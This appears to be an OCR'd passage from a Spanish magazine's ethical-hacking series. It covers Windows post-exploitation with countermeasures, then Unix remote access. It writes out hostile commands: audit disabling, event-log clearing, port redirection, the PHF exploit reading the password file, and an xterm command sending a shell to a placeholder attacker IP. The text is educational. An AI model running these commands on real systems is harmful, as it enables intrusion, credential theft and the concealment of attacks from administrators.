
Una vez que ha obtenido los privilegios de administración sobre un sistema el atacante intentará acopiar toda la información que le resulte posible.
A continuación se detallan algunas herramientas y técnicas utilizadas por individuos maliciosos para cumplir con este objetivo y contramedidas que puede tomar un administrador para proteger sus sistemas.

Grabación de hashes de contraseñas:

Hay cuatro formas básicas que se utilizan para obtener los hashes de las contraseñas y cada una cuenta con una contramedida que impide su explotación.

Inicio del equipo con un sistema operativo alternativo y copiado del archivo que contiene los passwords a un medio removible

El sistema de archivo recomendado por motivos de seguridad y que utilizan la mayoría de servidores Windows es NTFS. Iniciar un sistema con un disco por ejemplo de DOS, no permite a un atacante acceder a los archivos alojados en el disco debido a este sistema de archivos pero, la herramienta NTFSDOS permite iniciar un sistema con acceso a NTFS.
En un controlador de dominio la base de datos de AD se almacena en el archivo cifrado (ntds.dit), esto dificultará en gran medida su extracción. En el caso de otros servidores los usuarios locales se almacenan en el Administrador de



Cuentas de Seguridad (SAM), este archivo se encuentra en el directorio %windir%\system32\config y es el que un atacante intentará extraer.

¿Cómo protegerme?: Para evitar la extracción de una copia de la SAM será necesario extremar la seguridad física de la sala de servidores para impedir el acceso de individuos no autorizados.

Copiado del backup de la SAM creado por la utilidad “disco de reparación”.

Si se ha creado un disco de reparación con la opción de resguardo del registro, una copia de la SAM se almacena en: %windir%\repair\RegBack. Esta carpeta cuenta con permisos de lectura para Usuarios y de modificación para usuarios avanzados.

¿Cómo protegerme?: Entre los mecanismos para protegerse se podrían mencionar: controlar los permisos concedidos a usuarios locales en los servidores, no seleccionar “Copia de seguridad local” al realizar el disco de emergencia o mover la carpeta RegBack a un medio removible.

Escucha de los intercambios de autenticación NTLM.

Los sistemas operativos desde Windows 2000 en adelante utilizan Kerberos como arquitectura de inicio de sesión. Kerberos esta diseñado para degradar la autenticación a NTLM si el cliente o el servidor no lo soportan, este sería el caso de un cliente de bajo nivel (NT4/Win9x), herramientas como L0phtcrack SMB capturan y analizan hashes NTLM.
¿Cómo protegerme?: Si en la red existen clientes de bajo nivel se debe utilizar un protocolo de autenticación más seguro para estos: NTLMv2. Para el proceso de inicio de sesión, NTLMv2 abre un canal seguro para proteger el proceso de autenticación. Para obtener más información acerca de cómo habilitar NTLMv2, se puede consultar el artículo Q239869 de la base de datos de conocimientos de Microsoft. En clientes desde Windows 2000 se encuentra configurada por defecto la directiva Kerberos para inicios de sesión.

Extracción de las passwords directamente de la SAM o AD.

La herramienta PwdumpX permite a un atacante la extracción de los hashes de las contraseñas desde el registro.

¿Cómo protegerme?: Para poder ejecutar la herramienta PwdumpX un atacante debe contar con privilegios administrativos y acceso local al equipo objetivo por lo que con correctas medidas de control se puede evitar este tipo de ataque.

Control remoto y puertas traseras

Dentro del conjunto de herramientas denominadas de administración remota existen aplicaciones que se utilizan mediante comandos como Netcat y otras con interfase gráfica como Winvnc.
Netcat denominada la navaja suiza para redes, permite abrir conexiones de red TCP o UDP para la creación de clientes/servidores como para poner a prueba aplicaciones de diseño propio.
Winvnc tiene dos partes: el servidor, el cual comparte la pantalla de la máquina donde está corriendo, y el visor el cual muestra la pantalla remota recibida desde el servidor. puede ser corrido de dos maneras: en el modo aplicación y como servicio de Windows.
El propósito inicial de estos utilitarios era servir únicamente como herramientas de administración pero, desde la aparición de Back Orifice, muchas de estas herramientas se utilizan como programas de espionaje que se intentan instalar sin el conocimiento del usuario para así dejar una puerta abierta para que un atacante tome el control de un sistema.

¿Cómo protegerme?: Como medida preventiva, las herramientas espías en su mayoría son detectadas por software antivirus. Como medida correctiva, es recomendable controlar permanentemente que solo se encuentren activos aquellos servicios que se utilizan para el correcto uso del sistema y que se encuentren cerrados todos aquellos puertos que no se utilizan mediante un firewall (mas adelante se analizarán los procesos y los puertos). Teniendo esto en cuenta se limita significativamente el uso de una herramienta de administración no autorizada sobre el sistema.

Redirección de puertos

Mediante esta técnica un atacante instala una herramienta en una red que queda a la escucha de cierto tipo de trafico generado por alguna herramienta maliciosa, esta herramienta redirecciona el trafico mencionado reenviándolo a un servidor mediante el uso de un puerto no estándar y evitando de esta forma el filtrado que realiza el firewall de puertos ya conocidos y utilizados por aplicaciones maliciosas.

Una herramienta de este tipo muy conocida es: Fpipe, un emisor de puertos origen TCP desarrollado por Foundstone.
Una descripción completa de esta herramienta se encuentra disponible en la siguiente dirección:
http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/freetools.htm
Un ejemplo del uso de Fpipe se puede ver a continuación:

```
fpipe -l 53 -s 53 -r 80 192.168.1.101
```

¿Cómo protegerme?: Se debe controlar el software instalado en sistemas críticos y hasta en cualquier equipo de la red, esto es posible mediante el uso de políticas.

Contramedidas generales para compromiso autenticado:

Nombres de archivos

Por mas que esta no es una de las formas mas efectivas para evitar ser descubierto, un atacante experimentado renombrará las herramientas que utiliza para que no sean fácilmente identificadas. En el caso de atacantes con menos conocimientos que no realicen esta acción facilitarán significativamente la labor del administrador.
Algunos archivos que claramente representan herramientas de hacking son: nc.exe (Netcat), psexec.exe, etc.
Por otro lado varios gusanos peligrosos y herramientas de hacking graban sus actividades en archivos de registro fácilmente identificables como “TFTPxxx”.

Entradas de registro

Otra forma de identificar herramientas instaladas en un sistema afectado es mediante la visualización de ciertas claves de registro que permiten fácilmente identificar aplicaciones que se encuentran instaladas, estas claves son por ejemplo:

```
HKEY_LOCALMACHINE\SOFTWARE\
HKEY_USERS\.DEFAULT\Software.
```

También se deben controlar aquellas aplicaciones que se ejecutan al iniciar un sistema estas se pueden ver en:
`HKEY_LOCALMACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, RunOnce, RunOnceEx y RunServices (solo Windows 9x).`

Procesos

En contra de aquellas herramientas que pueden ser renombradas o reempaquetadas la realización de análisis de procesos regularmente es una buena medida a seguir.
Para esto se utilizará el administrador de tareas de Windows que nos permitirá ver todos los procesos que se encuentren en ejecución. El sistema operativo Windows utiliza muchos procesos para su correcto funcionamiento, sumado a esto las aplicaciones autorizadas (Ej. antivirus) iniciarán otros varios procesos y en ocasiones resultará difícil identificarlos a todos. En la siguiente dirección se puede encontrar una lista de procesos comunes para así determinar su procedencia: http://www.sysinfo.org/startuplist.php

Si se identifica un proceso no autorizado se puede remover mediante el administrador de procesos o mediante las utilidades Tlist y Kill que aparecieron con el primer kit de recursos de Windows NT. Estas últimas utilidades permiten a un administrador listar y eliminar un proceso que se encuentre en eje-



Una vez que un atacante ha obtenido una copia de la SAM mediante herramientas como pwdumpX o John The Ripper podrá fácilmente extraer los hashes de las contraseñas desde allí. La forma mas efectiva de contrarrestar el quiebre de las contraseñas es mediante el uso de combinaciones seguras. El uso de palabras comunes, nombres propios, etc. permite que éstas sean fácilmente descubiertas.

Una interesante nota sobre la seguridad en las contraseñas puede encontrarse en:
http://www.microsoft.com/windows2000/es/profesional/help/default.asp?url=/windows2000/es/profesional/help/windows_password_tips.htm



cución mediante su identificador.

Posteriormente a la eliminación de este proceso en algunos casos se deberá remover la aplicación asociada desde el registro ubicándolo en las claves mas arriba descriptas.
Cuidado: La modificación del registro por parte de personas no especializadas puede ocasionar daños permanente en un sistema.

Puertos

Aunque una aplicación maliciosa haya sido renombrada al encontrarse en ejecución utiliza determinados puertos para establecer la comunicación con el atacante o viceversa. La herramienta "netstat" permite supervisar todos aquellas conexiones que se encuentran establecidas en un sistema.
Para utilizarla deberá ingresar el comando Netstat desde una consola. ¿Se pueden investigar los parámetros que pueden acompañar a esta herramienta tipeando `netstat /`?
Un ejemplo de Netstat se encuentra a continuación:

```
C:\>netstat
Conexiones activas
Proto    Dirección local      Dirección  remota
Estado
```

Para facilitar la identificación de puertos es posible encontrar una lista completa de todos aquellos actualmente utilizados por aplicaciones en: http://www.iana.org/assignments/port-numbers

Cubriendo las pistas

Cuando un intruso ha obtenido privilegios de administrador sobre un sistema, intentará por todos los medios que su presencia no sea descubierta. Cuando toda la información de interés haya sido obtenida, el atacante querrá dejar en el sistema afectado instaladas herramientas de control y puertas traseras para así obtener fácil acceso futuro y continuar con su tarea.
Existen varias formas que un atacante intentará utilizar para cubrir sus huellas, a continuación se enumeran algunas de ellas:

Deshabilitar la auditoria

Un administrador de sistema responsable normalmente audita ciertos eventos en su red para poder así evitar fallas técnicas o problemas de seguridad. En el caso que este administrador note algún tipo de evento sospechoso habilitará nuevas funciones de auditoria que le permitan controlar mayores datos.
Un atacante por todos los medios intentará deshabilitar la auditoria del sistema que tiene por objetivo para de esta forma cubrir sus huellas que no se tomen medidas para frenar su actividad.
La herramienta Auditpol incluida en el kit de recursos de Windows NT permitirá a un atacante mediante el ingreso de un comando por consola deshabilitar las funciones de auditoria.
Para esto requerirá privilegios administrativos.
Un ejemplo de lo expuesto se encuentra a continuación:

```
C:\>auditpol /disable
Running …

Local audit information changed successfully …
New local audit policy …

(0) Audit Disabled

AuditCategorySystem                 = No
AuditCategoryLogon                  = Failure
AuditCategoryObjectAccess           = No
```

Una vez que el atacante concluya con sus acciones habilitará nuevamente la auditoría del sistema con el parámetro "/enable".
Si un atacante logró deshabilitar la auditoría no habrá contramedida que se pueda aplicar, si olvida habilitarla nuevamente esta será la forma de descubrirlo.

Limpiando el visor de sucesos

El resultado de las políticas de auditoria implementadas por el administrador del sistema así como eventos de sistema o de aplicaciones se registran en el visor de sucesos.
Un administrador utiliza este registro para poder analizar todo lo que ha sucedido con su sistema desde el punto de vista de la seguridad y del correcto funcionamiento. Por lo que esto convierte al visor de sucesos en otro de los objetivos del atacante.
La herramienta Elsave tiene como objetivo la eliminación de los datos almacenados en el registro mediante el uso de un comando.

```
C:\>elsave –s \\server -1 "Security" -C
```

¿Cómo protegerme?: Para que esta herramienta pueda ser utilizada se requerirá contar con los privilegios adecuados en el sistema por lo que serán necesarias tomar todas las medidas expuestas hasta el momento.

Ocultando archivos

Muchas herramientas que un atacante utiliza para sus actividades son alojadas en el sistema afectado para facilitar su tarea.
Un administrador que normalmente supervisa sus sistemas descubrirá la existencia de las mismas y sospechará de la existencia de un ataque, por lo que un atacante intentará hacer que estas mencionadas herramientas no se encuentran visibles.
Mediante el uso del comando Attrib el atacante asignara a los archivos el atributo de "ocultos" para cumplir este objetivo, por defecto los sistemas Windows de ocultan archivos ocultos y de sistema por lo que a menos que el administrador no tenga habilitado su equipo para mostrarlos podrán pasar desapercibidos.
Un ejemplo del uso del comando Attrib es:

```
C:\>attrib +H C:\nombre_directorio
```

Los sistemas Windows de la familia NT con el sistema de archivos NTFS ofrecen además otros atributos a nivel de archivo que pueden ser utilizados por un atacante, para esto usará herramientas como Posix que mediante la ejecución de un comando le permitirá modificar los atributos de los archivos de las herramientas de hacking que este utilizando y dificultar en gran manera su descubrimiento.
¿Cómo protegerme?: Para evitar que el atacante logre su objetivo un administrador deberá configurar sus servidores para que muestren todos los archivos ocultos y de sistema, de esta forma será tarea sencilla detectar archivos sospechosos.

Bibliografía:

Hacking Exposed 4th Ed. (Stuart McClure, Joel Scambray y George Kurtz), McGraw Hill/Osborne, 2004.



en .CODE #11



J2EE

El furor de Java Enterprise



Ethical Hacking

Paso 6: HACKING UNIX

Por: Carlos Vaughn O'Connor

Parte 1 de 2: Acceso Remoto

Root.

UNIX nace en 1969 como un Sistema Operativo (SO) multitasking y multiusuario. Sus creadores fueron Ken Thomson y Dennis Ritchie. De él han derivado otros: Linux, BSD.
En todos ellos se establecen dos (2) niveles de acceso: Root y el resto. Root es el ADMINISTRADOR en mi SO.

¿Qué hemos visto en los pasos anteriores?

Hemos entendido los conceptos como footprinting y enumeración. Herramientas como nmap permiten identificar puertos TCP/IP abiertos (o en escucha) como también conocer el sistema operativo de la máquina blanco. "rpcinfo" enumera servicios RPC y "showmount" nos dice puntos de montaje NFS.
Existen herramientas muy completas como netcat (nc) que nos permitían obtener banners y mucho más.
Es decir, puedo elegir el sistema a atacar y de él conozco su IP, que servicios corre, que versiones de esos servicios están funcionando. El hacker es como un cazador en busca de su presa. Primero busca huellas (footprinting), luego estudia el entorno en el que ésta vive y sus características. Solo falta ver que flaqueza (vulnerabilidad) puede aprovechar para aplicar un ataque (exploit).
Con esta información de los pasos anteriores debo evaluar posibles vulnerabilidades. Esto se llama "vulnerability mapping". Es decir, hallar los atributos de un sistema y su vulnerabilidad asociada (Ej. ¿Qué puerto está abierto asociado a qué servicio?, ¿qué versión de la aplicación?, ¿bajo qué arquitectura?, ¿Qué UID (usuarios) existen en esa máquina?. La pregunta es ¿qué agujeros de seguridad pueden tener esos atributos? Por ejemplo, si el servicio http está usando el puerto 80 y corre bajo Apache versión xxx, ¿Existe una vulnerabilidad asociada?
¿Cómo se logra el vulnerability mapping?
1) Asocio el atributo a información sobre vulnerabilidades expuestas públicamente. Por ejemplo listas como bugtraq (http://www.securityfocus.com), computer emergency response team (CERT) (www.cert.org) y alertas de vendors
2) Utilizo exploits y chequeo la existencia de la vulnerabilidad
3) Utilizo una herramienta que lo realiza en forma automática como por ejemplo Nessus (ver NEX IT Specialist #13, pag. 72).

Los pasos del hackeo

Igual que en el caso de técnicas de hacking de sistemas operativos Windows descriptos en los pasos 5 y 6 debemos distinguir dos acciones diferentes: Acceso Remoto y Acceso local.
Definimos "Acceso remoto" como las acciones a realizar para obtener acceso a través de la red o algún otro canal de comunicación. Por ejemplo, un sistema puede estar dando un servicio escuchando en un cierto puerto. El acceso es a través de ese puerto explotando una vulnerabilidad de la aplicación correspondiente.
Definimos acceso local como las acciones a realizar para acceder vía una "shell de comandos" o haciendo login al sistema. A estos ataques se lo llama también "ataques de escalada de privilegios".
La secuencia de obtener primero acceso remoto y luego acceso local es el modo más común de como operan los hackers. Usando alguna herramienta (exploit) sobre una dada vulnerabilidad en algún servicio expuesto por nuestro sistema logran obtener un "shell de comandos".
En este momento, ya están localmente en nuestra máquina. Muy probablemente con privilegios de usuario común. El paso siguiente es escalar en privilegios para llegar a tener derechos de "root".
¿Qué sigue? Pilfering. Esto se entiende como "sondeo y robo". Primero, averiguando (ya como root) todo sobre el sistema comprometido. Luego avanzando a otros sistemas de nuestra red. En nuestro sistema, dejará instado algún modo de retornar (backdoors, troyano o rootkit) y así ocultará todo lo que delate su accionar.
Las vulnerabilidades y exploits asociados son muchísimos. Las vulnerabilidades son reparadas por los *vendors* y nuevas aparecen. Sumado a esto, la variedad es amplia ya que existen números aplicaciones y numerosos sistemas UNIX-like.
Aquel que desee compenetrarse de las herramientas de hacking actuales en UNIX deberá obtener la ultima versión de libros como: Linux-Hacking Exposed (autores Brian Hatch, James Lee y George Kurtz) Osborne/Mc Graw Hill. La traducción al español es "sorprendentemente" buena).
En lo que sigue les detallaremos los principios básicos sobre las vulnerabilidades y exploits en sistemas UNIX. Esto nos permitirá entender qué sucede detrás de cualquier vulnerabilidad particular vigente.

Acceso remoto

En la definición dada, se nombraba acceso a través de la red o de otro canal de comunicación. Esto último puede ser por ejemplo un MODEM al que accedo discando. Vulnerabilidades y exploits existen, para acceso al MODEM vía el teléfono, pero no serán tema de nuestro artículo donde solo nos referimos al acceso vía la red.
Existen 4 modos para acceder remotamente a un sistema UNIX-like
A.- Usar un exploit sobre un servicio que "escucha" en un dado puerto y que tiene una vulnerabilidad.
Ejemplo 1: tengo mi máquina con el servicio "ssh" habilitado. Si alguien conoce un UID y password (por ejemplo vía ingeniería social) podrá acceder a la máquina sin estar "físicamente" cerca de ella. Aunque el ejemplo es trivial nos indica la idea: solo podrá acceder si existe un servicio "escuchando". Ejemplo2: tengo un servidor ftp "escuchando" sobre el puerto 21. Si alguien descubre una vulnerabilidad sobre el código del servicio ftp, él o algún otro inventará utilizar un "exploit" de modo de lograr acceder remotamente a nuestro sistema.
B.- Si un sistema UNIX-like esta dando algún tipo de seguridad (función de firewall por ejemplo) entre varias redes es posible rutear a través de él. Ejemplo: puedo tener un firewall (bajo UNIX) que bloquee todos los puertos de modo de no dejar entrar tráfico TCP/IP. Pero ¿qué sucede si el kernel UNIX

tiene habilitado IP forwarding? El que ataca no es visto por la aplicación "firewall". Simplemente rutea vía el kernel UNIX.
C.- Usar un usuario de un sistema UNIX y a través de él realizar el acceso remoto (el usuario puede visitar un sitio web que descarga algún mecanismo para comprometer su máquina, puedo enviarle un e-mail con un troyano atachado)
D.- Si alguna aplicación o proceso que estemos usando pone nuestra placa de red en modo promiscuo es posible que alguien nos realice un exploit. "tcp dump" es un sniffer. ¿Qué sucede si decido ponerlo activo? Mi placa queda en modo promiscuo. Si aparece una vulnerabilidad en el código de "tcp dump" seguramente alguien usará un exploit sobre mi máquina.

Modos de acceso remoto

Ataques de adivinación de passwords (password guessing) (Brute force o fuerza bruta)

La idea es muy simple: ¿Qué pasa si un servicio ofrecido en red solicita autenticación?. Yo escribo UID y password. Si pruebo distintas combinaciones podría adivinar la correcta. En realidad es casi imposible lograrlo a menos que conozca por ejemplo el UID (recordemos que de fingerprinting/enumeración era posible en algunos casos). Herramientas como Finger, Rusers nos pueden dar tal información.
¿Qué servidores comunes piden autenticación?: Telnet, FTP, los llamados comando R (rlogin, rsh…), Secure Shell (ssh), SNMP, POP, IMAP,HTTP/HTTPS.
Aquí es donde se ve la importancia de "passwords" bien elegidos (ver artículo en Nex #13 "Passwords vs. Passphrases", parte 1 y en esta edición: parte 2).
Existen utilidades que realizarán esta "adivinación" de passwords en forma automática: citaremos solo una Pwscan.pl (http://r2zor.bindview.com/tools/vlad/index.shtml)
Otras utilidades permiten al administrador protegernos y monitorear los passwords elegidos por los usuarios de modo de asegurar que cumplan lo exigido por las políticas establecidas.

Ataques "causados por datos" (data driven attacks)

Los "data driven attacks" (DDA) se han transformado en el modo más común de tener acceso remoto. Un ataque DDA se realiza enviando datos a un servicio activo que causa resultados no deseados o no programados. Para un hacker por supuesto una respuesta "no deseada" o "no programada" es lo buscado.
Los DDA se pueden dividir en: **Ataques de Buffer Overflow** (y una variante llamada "**Format String Attacks**") o **Ataques de Validación de Inputs (Input Validation Attacks).**

Ataques de Buffer Overflow (Desbordamiento de Buffer):

En programación, un desbordamiento de buffer es una condición anómala donde un programa escribe de alguna manera, datos más allá del límite asignado en un buffer (area de almacenamiento temporario) en la memoria. Los desbordamientos de buffers se presentan generalmente como consecuencia de un "bug" (error en la programación). Dado que los datos de control de programas se ubican a menudo en las áreas de memoria adyacentes a buffers de datos, por medio de una condición de desbordamiento de un buffer la computadora puede ser obligada a ejecutar código arbitrario y potencialmente malévolo.


Generalmente, el problema del desbordamiento del buffer es causado por la programación descuidada. Evitarlo sigue siendo un proceso manual pues la mayoría de los sistemas formales de verificación todavía han probado ser inalcanzables en los lenguajes de programación modernos. Los desbordamientos de buffer son comunes solamente en los programas escritos en lenguajes de programación de relativamente bajo nivel, tales como assembly, C, y C++ que requieren del programador manejar manualmente el tamaño de la memoria asignada. Muchos lenguajes de programación tales como Java y Lisp manejan la asignación de memoria automáticamente y utilizan una combinación de comprobación de tiempo de pasada y del análisis estático que hace difícil o imposible un bug de desbordamiento de buffer. Sin embargo, los sistemas y las bibliotecas runtimes para tales lenguajes pueden sin embargo, de vez en cuando, tener desbordamientos de buffer debido a los errores internos de la puesta en práctica en los sistemas de comprobación.
Una variante de Buffer Overflow es:
Format String Attacks
Durante muchos años se habló de la posibilidad de este tipo de ataques. Finalmente a mediados del 2000 fueron usados. "Format String" y "Buffer Overflow" son parecidos en espíritu y provienen de mala programación.
Una vulnerabilidad tipo "Format String" surge en errores de programación muy específicos en la familia de funciones de outputs con formato (tipo printf ( ) y sprintf ( ). Si un atacante pasa strings de texto muy cuidadosamente preparados, conteniendo directivas de formateo, pueden hacer que la computadora objetivo ejecute comandos arbitrarios. Esto representa un riesgo grande si la aplicación está corriendo con privilegios de Root.

Ataques de Validación de Input (Input Validation Attacks-IVA)

El típico ejemplo de IVA es la tristemente famosa vulnerabilidad PHF, reportada por J. Myers en 1996. PHF es un muy divulgado Script de CGI que venía estándar en Apache y NCSA HTTPD.
Un "Input Validation Atack" ocurre cuando:
1) un programa no reconoce que un input dado es incorrecto del punto de vista sintáctico
2) un módulo acepta input diferente al esperado.
3) un módulo falla al manejar campos de input faltantes.
4) aparece un error en la correlación del campo y su valor.
Veamos en detalle cual era la vulnerabilidad de PHF. El script básicamente aceptaba el carácter (%2a) (nueva línea) y ejecutaba cualquier comando que siguiese con los privilegios de UID que corriese el servidor Web.
El exploit original era:

```
/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/password
```
[1]

La linea anterior logra hacer cat del archivo de passwords (cat es un comando UNIX que concatena archivos). Es decir lograba darme los UID y las passwords encriptadas (asumimos que los archivos de passwords no están "shadowed").
Usado de este modo un hacker con poca experiencia se hubiese dedicado posteriormente a crackear el archivo de passwords y logonearse al sistema vulnerable.
Pero, como veremos a continuación y debido a que esta vulnerabilidad me permite ejecutar "cualquier" comando con el UID que corre el web server, puedo hacer algo más sofisticado.
En la mayor parte de los casos el UID es "nobody", pero se encontraron casos en los que el servidor web corría bajo el



UID root. Lo que acabamos de describrir para el caso de PHF, ejemplifica una metodología de "exploit" mucho más amplia. Recordemos que en UNIX los "metacaracteres" incluyen (aunque hay otros) : V<>!$%^&*|{}[]"´`~;). Si un programa o script CGI acepta input del usuario y no validara estos datos, el programa podría ser engañado a ejecutar código arbitrario. La metodología se llama "copying out" (copiando) a un shell y consiste, como en el caso PHF, en pasar uno de los metacaracteres UNIX como parte del input que provee el usuario.

Cómo obtener acceso remoto a un sistema UNIX

Ya describimos los dos modos más usados de acceso remoto
1) Ataques de fuerza bruta.
2) Data driven attacks (Buffers Overflows o input validation attacks).
Recordemos que lo que busca un atacante es poder ejecutar "comandos de línea"o acceso a un shell.
Normalmente acceso interactivo a un shell se obtiene logoneándonos remotamente a un servidor Unix vía Telnet, rlogin, o ssh. A esto se puede sumar la ejecución de comandos vía rsh, ssh o rexec sin la necesidad de tener un login interactivo.
Pero ¿qué sucede si esos servicios no están habilitados o bloqueados por un Firewall? ¿Cómo puede un atacante obtener acceso a un shell?
Lo que sigue será una ejemplificación sobre un servidor web que está detrás de un firewall o router filtrando paquetes (ver figura). Lo único que permite pasar el firewall son paquetes a los puertos 80 y 443 (HTTP y HTTPS). Supongamos que nuestro web-server es vulnerable a un ataque de "input validation" tal como el PHF descripto anteriormente y que corre con los privilegios de "nobody". Es decir, en principio un atacante podrá ejecutar código en el web-server como usuario "nobody".
Supongamos además, que el web-server tiene habilitado el servicio de X-Windows (X es una facilidad que permite obtener ventanas y a diferentes programas compartir un entorno gráfico). X hace que un cliente (programa local que usa X) muestre su salida al servidor X local, o a un servidor X remoto que escucha en los puertos 6000-6013.
Quizás el cliente X más popular es "xterm". En particular, la opción –display permite dirigir un shell de comandos al servidor X del atacante. Como vemos, justo lo que necesitamos.
Pero ahora podemos usar el exploit de PHF descripto anteriormente y en lugar de pedirle que nos muestre el archivo password, enviamos un comando que nos de acceso a un shell. Sólo reemplazamos en *[1]* el comando

```
bin/cat%20/etc/password
```

por:

```
/usr/X11R6/bin/xterm%20-ut-display%20IP_del_hacker :0.0
```

quedando:

```
/cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin
/xterm%20-ut-display%20IP_del_hacker:0.0
```

Aleph One y el renacimiento de Buffer Overflows

